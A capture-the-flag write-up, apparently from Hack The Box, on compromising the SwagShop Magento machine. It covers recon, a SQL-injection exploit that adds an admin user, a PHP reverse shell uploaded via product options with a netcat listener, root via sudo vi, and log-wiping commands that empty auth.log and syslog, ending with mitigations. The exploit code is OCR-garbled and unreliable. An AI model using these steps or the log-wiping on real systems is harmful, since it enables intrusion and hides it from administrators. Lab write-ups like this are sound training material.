
Executive Summary

The **SwagShop** machine exploits vulnerabilities in a Magento eCommerce server. Initial access was gained through an exploit using **SQL injection**, which allowed the creation of a user account in the admin panel. Further exploitation involved uploading a PHP reverse shell through product customization features. Privilege escalation was achieved by abusing sudo permissions to execute commands as **root** via the vi editor. This highlights critical issues, including insecure web applications, poor input validation, and misconfigured sudo privileges.



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Reconnaissance

Nmap Scan

The enumeration began with **Nmap** to identify open ports, services, and operating system details.

Command:

sudo nmap -sCV -O 10.10.10.140 -T5

Options Explained:

- -sC: Default script scan.
- -sV: Version detection.
- -O: OS detection.
- -T5: Aggressive and fast scanning.

Results:

- Port 80 (HTTP): Apache 2.4.18 running a Magento eCommerce server.
- Other open ports were also discovered but were not explored further.

Enumeration

Web Application Inspection


The web server was accessible via port 80. After adding the domain to /etc/hosts as swagshop.htb, visiting the site revealed a **Magento eCommerce application**.

Steps:

1. Add domain mapping:

echo "10.10.10.140 swagshop.htb" | sudo tee -a /etc/hosts

2. Visit http://swagshop.htb/ in the browser.



Magento was identified as the application running on the server. A Google search revealed multiple known exploits for this version.

Exploitation

SQL Injection to Add Admin User

An exploit for Magento allowed the injection of a user (faceless) into the database via SQL injection. This exploit was executed, and the user credentials were set as follows:

Username: faceless

Password: faceless

```
GUU nano 8.2

completed by that feeless coder

import requests, base64,sys

target = "http://swagshop.htb/index.php"

target_"http://swagshop.htb/index.php"

Carget_url = target + "admin/Cms_Wysiwyg/directive/index/"

q=""

SET BASALT = "p';

SET BASALT = "p';

SET BASALT = "p';

SET BASALT = (p') admin_user ("firstname", "instrame", "omeni", "username", "password, "created, "lognum", "reload_scl_flag_, "is_active_, extra_, "rp_token_created_st') VALUES ("firstname", "username", "email@ellag_"

INSERT INTO 'admin_role' (parent_id, tree_level, sort_order, role_type_user_id, role_name) VALUES (1,2,0,'U',(SELECT user_id FROM admin_user WHERE username = '(username)'), 'Firstname');

query = q.replace("\n", ""), format(username="faceless", password-"faceless")

pfilter = "popularity(from]=dbpopularity(to]=3bpopularity(field_expr]=0);(0)*.format(query)

r = requests.post(target_url.)

data=[-directive: "estibiog_ayBoexBluckbwTuaHRtbC9yZXBvcnRfc2VhcmMoX2dyaWQgb3VecHV0PWdldENzdkZpbGV9fq", "filter": base64.b64encode(pfilter), "forwarded": 1)

if r.ok:
    print "WORKEO"

print "WORKEO"

print "NORKEO"


print "DID NOT WORK"
```


The exploit was used to access the admin panel at:

http://swagshop.htb/index.php/admin/

Outcome:

· Successful login to the admin panel.





Uploading a PHP Reverse Shell

With access to the admin panel, a reverse shell was uploaded using the product customization feature.

Steps:


- 1. Navigate to Catalog → Manage Products.
- 2. Select the **Hack The Box Sticker** product.
- 3. Go to the **Custom Options** tab and add a new option:

o Title: Custom Upload

Input Type: File

File Extensions: php

4. Save the changes.



Uploading the Reverse Shell:

1. Prepare a PHP reverse shell from this link.

Following is the commonly used php script for reverse shell. It was downloaded and locally stored as the ex2.php.

```
| See http://pentestworkey.net/tools/phy-reverse-shell if you get stack.
| See http://pentestworkey.net/tools/phy-reverse-shell if you get stack.
| See ttime_limit (0);
| See ttime_li
```

- 2. Modify the script to include the attacker's IP address and port.
- 3. Set up a Netcat listener:


nc -nvlp 4455

4. Upload the shell via the product's custom upload field.

Access the Shell:

The shell was uploaded to the following location:

http://swagshop.htb/media/custom_options/quote/e/x/



Index of /media/custom_options/quote/e/x



ipache 2.4.25 (Obahia) Server at swagshop.hib 1 ort 60

Triggering the reverse shell gave initial access to the system.

Outcome:

Gained a shell with user privileges.

Then the user.txt was captured as given in the screenshot:

```
$ cd /home
$ ls
haris
$ cd haris
$ ls
user.txt
$ cat user
cat: user: No such file or directory
$ cat user.txt
256068713de7339c82af96a63dcb4a7c
$ ■
```

Privilege Escalation

Abusing Sudo Permissions

Running sudo -l revealed that the vi text editor could be executed with root privileges for files in /var/www/html/.

Command:

sudo -l

Result:

Permission to execute:

(ALL) NOPASSWD: /usr/bin/vi /var/www/html/*

Exploitation:

1. Open a file in the /var/www/html/ directory with vi:

sudo vi /var/www/html/index.php

2. Escalate to a root shell:

:!bash

Outcome:

Gained a root shell.

```
$ sude -1
Matching Defaults entries for new-data on swagshop:
Matching Defaults entries for new-data on swagshop:
User we-data may run the following commands on swagshop:
$ sude -u root /usr/bin/i/var/wew/html/filipe
Yim: Warning: Output is not to a terminal
Yim: Warning: Output is not for a terminal
Soom of the following commands on the following commands of the following commands on the following comman
```

Post-Exploitation

Root Flag:

```
:!sh
whoami
root
cd /root
ls
root.txt
cat root.txt
154c41bcaca28665e381e6a085d2dffb
```

Cleaning Up Evidence

1. Clear shell history:

history -c && history -w

2. Remove logs:

```
shred -u ~/.bash_history
```

cat /dev/null > /var/log/auth.log

cat /dev/null > /var/log/syslog

```
history -c & history -w
sh: 5: history: not found
shred -u ~/.bash_history
cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/syslog
```

Considerations/Mitigations

1. Sanitize Input:

 Prevent SQL injection by using prepared statements and proper input validation.

2. Restrict Admin Access:

Limit access to the admin panel to trusted IP addresses.

3. Disable File Uploads:

Restrict or validate file uploads to prevent malicious content.

4. Review Sudo Configurations:

o Remove unnecessary or overly permissive sudo rules.

5. Update Software:

 Upgrade Magento and the underlying server software to the latest, patched versions.

6. Enable Logging and Monitoring:

Monitor web and server logs for suspicious activity.

Conclusion

The **SwagShop** machine demonstrated several security misconfigurations, including SQL injection vulnerabilities, unrestricted file uploads, and overly permissive sudo rules. Addressing these issues would significantly enhance security and reduce the risk of compromise.